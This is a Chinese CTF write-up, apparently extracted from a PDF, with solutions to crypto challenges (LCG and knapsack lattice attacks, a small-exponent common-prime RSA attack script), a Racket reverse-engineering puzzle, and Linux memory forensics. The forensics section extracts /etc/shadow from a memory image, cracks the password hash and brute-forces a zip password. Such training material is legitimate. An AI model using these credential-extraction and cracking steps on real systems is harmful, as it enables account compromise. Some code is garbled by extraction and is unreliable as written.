0,0,0,0,1,1,1,1,1,0,0,1,0,1,0,0,0,0,1,1,1,1,0,0,1,0,1,1
,1,1,0,0,1,0,0,0,1,0,1,1,0,0,1,1,0,0,1,0,1,0,1,1,1,0,1,
1,1,1,0,0,1,0,0,1,1,0,0,0,0,0,1,1,0,0,1,1,0,0,1,1,1,1,0
,0,0,0,0,0,1,1,1,1,0,0,1,1,0,0,0,1,0,0,1,0,0,0,1,1,1,0,
0,1,0,0,0,1,1,0,1,1,1,1,1,1,0,0,0,1,1,1,0,0,1,0,0,1,1,1
0,1,0,1,0,0,1,1,1,0,0,0,0,1,1,0,0,1,1,0,0,1,1,1,1,1,1,1,1
,0,0,1,1,1,1,1,0,1,1,0,0,0,1,1,1,1,0,1,0,0,1,0,1,0,1,0,0,0,
0,1,1,0,0,1,1,0,0,1,0,0,0,0,1,0,1,1,0,1,1,0,0,1,1,0,0,0
,0,1,0,1,1,0,1,1,1,0,1,1,0,0,0,1,0,0,0,1,0,1,0,1,1,0,
1,0,0,1,0,0,0,1,1,1,0,0,1,1,0,1,0,0,0,1,1,0,1,0,1,0,0,0
1,0,0,1,1,0,0,0,0,0,0,0,0,1,1,1,1,1,0,0,0,1,1,1,0,0,0
1,0,1,0,0,1,0,0,1,0,1,0,0,0,0,1,0,1,1,0,0,0,0,1,1,0,1,0
```

```
0,0,0,0,1,1,0,1,0,1,1,1,0,0]
xchg_table = [1008, 1009, 1013, 1018, 1019, 1025, 1031]
def gcd(a, b):
   count = 0
   #print(a, b)
   while count != 1031:
       # print(1031-count)
       if (1031-count) in xchg_table:
          a, b = b, a
       if serial[count] == 0: # a&1==0
          a <<= 1
       else: # a&1==1
          if serial[count] == 1: # b&1==1
              a <<= 1
              a = a + b
          else: # b&1==0
              b <<= 1
       count += 1
   print(a, b)
   return a
def isnOdd(a):
   return a & 1 != 1
b = 65537
a = 1
gcd(1, 0)
```

#

1137935134908948811755682524066660811089167912079475451 9842864179276811058108335931848235548572447640720467917 1578376741972958506284872470096498674038813765700336353 7155900690740813098867104259349600572259694680618913269 4639849219481259421989055318504339091550920093020365502 2420444027841986189782168065174301

#

1125804745625106930415755221037756328428447988490473645
3652370197715192059055792766994131376306425147752605600
5287955448547406668711654109689210227363587900824587987
0075500348064504986515504745184710121114880212529402131
4888322188959219022835660738822115132698422811536733735
93956853999495892698112430299508808

之后就是常规解密, 跟其他题一样, 不写了。

fill

思路:

- 1. 破LCG,得到真的M。
- 2. 破解背包密码获得明文

S = 492226042629702

s0 = 562734112

s1 = 859151551

s2 = 741682801

n = 991125622

```
states = [s0, s1, s2]
M = [19621141192340, 39617541681643, 3004946591889,
6231471734951, 3703341368174, 48859912097514,
4386411556216, 11028070476391, 18637548953150,
29985057892414, 20689980879644, 20060557946852,
46908191806199, 8849137870273, 28637782510640,
35930273563752, 20695924342882, 36660291028583,
10923264012354, 29810154308143, 4444597606142,
31802472725414, 23368528779283, 15179021971456,
34642073901253, 44824809996134, 31243873675161,
27159321498211, 2220647072602, 20255746235462,
24667528459211, 46916059974372]
# step 1 breaking LCG
def crack unknown increment(states, modulus,
multiplier):
    increment = (states[1] - states[0]*multiplier) %
modulus
    return modulus, multiplier, increment
def crack unknown multiplier(states, modulus):
    multiplier = (states[2] - states[1]) *
inverse mod(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus,
multiplier)
n, m, c = crack_unknown_multiplier(states, n)
nbits = 32
s = [0 for _ in range(nbits)]
s[0] = s0
for i in range(1, nbits):
    s[i] = (s[i-1] * m + c) % n
```

```
assert s[1] == s1
assert s[2] == s2
for t in range(nbits):
    M[t] = M[t] - s[t] # 用LCG再加下密,直接用加法来加
密。
print(M)
# Step 2 break knapsack
# create a large matrix of 0's (dimensions are public
key length +1)
A = Matrix(ZZ, nbits + 1, nbits + 1)
# fill in the identity matrix
for i in range(nbits):
   A[i, i] = 1
# replace the bottom row with your public key
pubkey = M
for i in range(nbits):
    A[i, nbits] = pubkey[i]
# last element is the encoded message
A[nbits, nbits] = -S
res = A.BKZ()
for i in range(0, nbits + 1):
    # print solution
    M = res.row(i).list()
    flag = True
    for m in M:
        if m != 0 and m != 1:
            flag = False
            break
    if flag:
        print(i, M)
        # M = ''.join(str(j) for j in M)
        # remove the last bit
```

```
# M = M[:-1]
# M = hex(int(M, 2))[2:-1]
# print(M)

from Crypto.Hash import SHA256

M = [1, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1,
1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0]
msg = 0
for i in range(nbits):
    msg += M[i] * 2^(nbits - 1 - i)

# msg = 0xd79eef6
print(msg)
```

根据题目中提示的flag格式,算完msg做一个sha256,然后一交

common_rsa

注意到是common prime RSA,d较小。github上跟leak_rsa同一个代码仓库找到了一个脚本。

根据代码注释找到<u>论文</u>,尝试攻击发现确实可行。论文有说m=2, t=0。只贴攻击函数和过程了

```
# import logging
import os
import sys
from math import log
from math import sqrt

from sage.all import RR
from sage.all import ZZ
```

```
# path =
os.path.dirname(os.path.dirname(os.path.dirname(os.path
.realpath(os.path.abspath(__file__)))))
# if sys.path[1] != path:
               sys.path.insert(1, path)
#
# from shared.small roots import jochemsz may integer
import jochemsz may integer
def attack(N, e, delta=0.25, m=1, t=None):
          Recovers the prime factors of a modulus and the
private exponent if the private exponent is too small
(Common Prime RSA version).
          More information: Jochemsz E., May A., "A Strategy
for Finding Roots of Multivariate Polynomials with New
Applications in Attacking RSA Variants" (Section 5)
           :param N: the modulus
           :param e: the public exponent
           :param delta: a predicted bound on the private
exponent (d < N^delta) (default: 0.25)
           :param m: the m value to use for the small roots
method (default: 1)
           :param t: the t value to use for the small roots
method (default: automatically computed using m)
           :return: a tuple containing the prime factors and
the private exponent, or None if the private exponent
was not found
           \mathbf{n} \mathbf{n} \mathbf{n}
          gamma = 1 - log(e, N)
           assert delta <= 1 / 4 * (4 + 4 * gamma - sqrt(13 + 4 * gamma - s
20 * gamma + 4 * gamma ** 2)), "Bound check failed."
          x, y, z = ZZ["x", "y", "z"].gens()
          f = e ** 2 * x ** 2 + e * x * (y + z - 2) - (y + z)
- 1) - (N - 1) * y * z
          X = int(RR(N) ** delta)
```

```
Y = int(RR(N) ** (delta + 1 / 2 - gamma))
    Z = int(RR(N) ** (delta + 1 / 2 - gamma))
    W = int(RR(N) ** (2 + 2 * delta - 2 * gamma))
    t = int((1 / 2 + gamma - 4 * delta) / (2 * delta))
* m if t is None else t
    print(f"Trying m = {m}, t = {t}...")
    strategy =
jochemsz_may_integer.ExtendedStrategy([t, 0, 0])
    for x0, y0, z0 in
jochemsz may integer.integer multivariate(f, m, W, [X,
Y, Z], strategy):
        d = x0
        ka = y0
        kb = z0
        if pow(pow(2, e, N), d, N) == 2:
            p = (e * d - 1) // kb + 1
            q = (e * d - 1) // ka + 1
            return p, q, d
    return None
delta = 0.14
m = 2
t = 0
p, q, d = attack(n, e, delta, m, t)
print(p, q, d)
from Crypto.Util.number import long_to_bytes
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
```

Reverse

rocket

反编译,发现程序执行了 racket + 一些参数, 查询后发现是 通过偏移指定可执行文件的内容。 根据执行命令中的偏移 dump下来 执行的代码片段,发现是 zo 文件。

尝试反编译,发现给了 machine code,一些不能编译的东西。未能找到一些有用的信息。

通过执行文件, 查看结果, 发现

./chall && cat output && rm output && echo

输入 输出

0 110592

1 117649

2 125000

确认是输入数据 ascii码的立方

gmpy2.iroot(110592, 3) = 48

对给的数据进行开方

gmpy2.iroot(7212272804013543391008421832457418223544765489764042171135982569211377620290274828526744558976950004052088838419495093523281490171119109149692343753662521483209758621522737222024221994157092624427343057143179489608942837157528031299236230089474932932551406181, 3)

得到

19320753003025048632308280741852824230045359490169893 4812368796575822264198418283118461


libnum.n2s(n)

得到flag

ctf{th1s is re4lly beaut1fly r1ght?}

Strange_forencis

拿到附件后发现是一个内存镜像,使用volatiity分析后发现无法识别镜像,所以猜测是Linux或者Macos的镜像,查看mem的十六进制后发现是Linux version 5.4.0-84-generic内核,所以制作一个该内核的profile就可以正常识别了。



在Ubuntu官网下一个18.04.6的镜像,安装之后:

1. 先安装依赖

sudo apt install build-essential dwarfdump git

2. 再下载Volatility

```
git clone
https://github.com/volatilityfoundation/volatility
```

3. 最后制作profile

```
cd volatility/tools/linux
make
sudo zip $(uname -r)_profile.zip module.dwarf
/boot/System.map-$(uname -r)
```

到此,一个Linux的profile就制作完成了,然后使用Volatility分析。

flag1是用户的密码,可以使用linux enumerate files提取。

```
volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-
generic_profilex64 linux_enumerate_files | grep
'/etc/shadow'
```


接着使用linux find file将shadow文件提取出来。

1C5/bIl1n\$9l5plqPKK4DjjqpGHz46Y/可以使用hashcat跑一下字典,当然为了快捷也可以钞能力选择cmd5解密。



结果是890topico





再使用linux find file将这个压缩包提取出来。

```
volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-
generic_profilex64 linux_find_file -i
0xffff97ce37a94568 -O secret.zip
```


打开后发现压缩包有问题,需要修复一下压缩包,最后发现是加密位被修改了,改成0900即可。

1.mer	S	ecre	et.zi	p :	×												
	0	1	2	3	4	5	6	7_	8	9	Α	В	С	D	Е	F	0123456789ABCDEF
0000h	50	4B	03	04	14	00	00	00	08	00	E1	B5	53	55	1A	8E	PKáμSU.Ž
0010h	CA	0A	27	00	00	00	19	00	00	00	05	00	00	00	31	2E	Ê.'1.
0020h		78								72							txt³wR~a™ru0P]C×
0030h	AC	56	D8	4D	C0	28	D9	BD	68	62	2C	30	3A	BF	75	5C	
0040h	FA	C6	6C	CB	4E	50	2F	31	54	(CC)	50	4B	07	80	1A	8E	
0050h	CA	0Α	27	00	00	00	19	00	00	00	50	4B	01	02	1F	00	
0060h	14	00	00	00	08	00	E1	B5	53	55	1A	8E	CA	0A	27	00	áμSU.ŽÊ.'.
0070h	00	00	19	00	00	00	05	00	24	00	00	00	00	00	00	00	\$
0080h	20	00	00	00	00	00	00	00	31	2E	74	78	74	0A	00	20	
0090h	00	00	00	00	00	01	00	18	00	6E	1D	D4	A6	C9	E3	D8	h.Ô¦ÉãØ
00A0h	01	6E	1D	D4	A6	C9	E3	D8	01	В9	F2	98	94	C 9	E3	D8	.n.Ô¦ÉãØ.¹ò~″ÉãØ
00B0h	01	50	4B	05	06	00	00	00	00	01	00	01	00	57	00	00	.PK
00C0h	00	5A	00	00	00	00	00										.Z

爆破之后发现密码是123456



这样就拿到了flag2: _y0u_Ar3_tHe_LIn flag3直接搜索1.mem即可:



flag3 is Ux_forEnsIcS_MASTER

最后拼起来就是

flag{890topico_y0u_Ar3_tHe_LInUx_forEnsIcS_MASTER}